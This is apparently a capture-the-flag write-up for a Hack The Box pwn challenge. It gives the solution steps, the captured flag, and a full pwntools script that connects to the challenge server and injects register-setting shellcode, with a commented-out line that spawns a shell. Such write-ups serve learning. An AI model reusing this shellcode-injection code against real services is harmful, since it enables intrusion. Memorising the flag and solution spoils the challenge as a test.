
I wrote a python script that:

- connectes to the remote server using netcat or Pwntools.
- Sent the fix command to enter the repair phase.
- Injected the shellcode, aligning all registers with the required values.
- The program validated the components, and the flag was revealed.


Flag revealed: **HTB{r3c0n5trucT_d3m_r3g5_c71a0c96599747868992c702f2f66fec}**



Script Used: (Also uploaded it in the zip file as Reconstructor.py)



```python
#!/usr/bin/env python3

from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF(args.EXE or 'reconstruction')

host = args.HOST or '94.237.50.250'
port = int(args.PORT or 36116)

context.terminal = ["tmux", "split","-h"]

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
'''.format(**locals())

prompt_prefix = b": "
cmd_prefix = b"> "

def prompt(m,**kwargs):
    r = kwargs.pop("io",io)
    prefix = kwargs.pop("prefix",prompt_prefix)
    line = kwargs.pop("line",True)
    if prefix is not None:
        if line:
            r.sendlineafter(prefix,m,**kwargs)
        else:
            r.sendafter(prefix,m,**kwargs)
    else:
        if line:
            r.sendline(m,**kwargs)
        else:
            r.send(m,**kwargs)
```



```python
def prompti(i,**kwargs):
    prompt(f"{i}".encode(),**kwargs)

def cmd(i,**kwargs):
    prefix = kwargs.pop("prefix",cmd_prefix)
    prompti(i,prefix=prefix,**kwargs)

def upk(m,**kwargs):
    return unpack(m,"all",**kwargs)

def printx(**kwargs):
    for k,v in kwargs.items():
        log.critical(f"{k}: 0x{v:x}")

def docker_gdb_attach():
    pid = client.containers.get(docker_id).top()["Processes"][-1][1]
    with open("./gdbscript","w") as cmds:
        cmds.write(gdbscript)
    dbg = process(context.terminal + ["gdb","-pid",f"{pid}","-x","./gdbscript"])
    sleep(2)



io = start()
io.sendafter(b": ",b"fix")
sh = """
mov r8, 0x1337c0de
mov r9, 0xdeadbeef
mov r10, 0xdead1337
mov r12, 0x1337cafe
mov r13, 0xbeefc0de
mov r14, 0x13371337
mov r15, 0x1337dead
"""
sleep(1)
io.send(asm(sh).ljust(0x3b,b"\xc3"))
#sleep(1)
#io.sendline(asm(shellcraft.sh()))

io.interactive()
```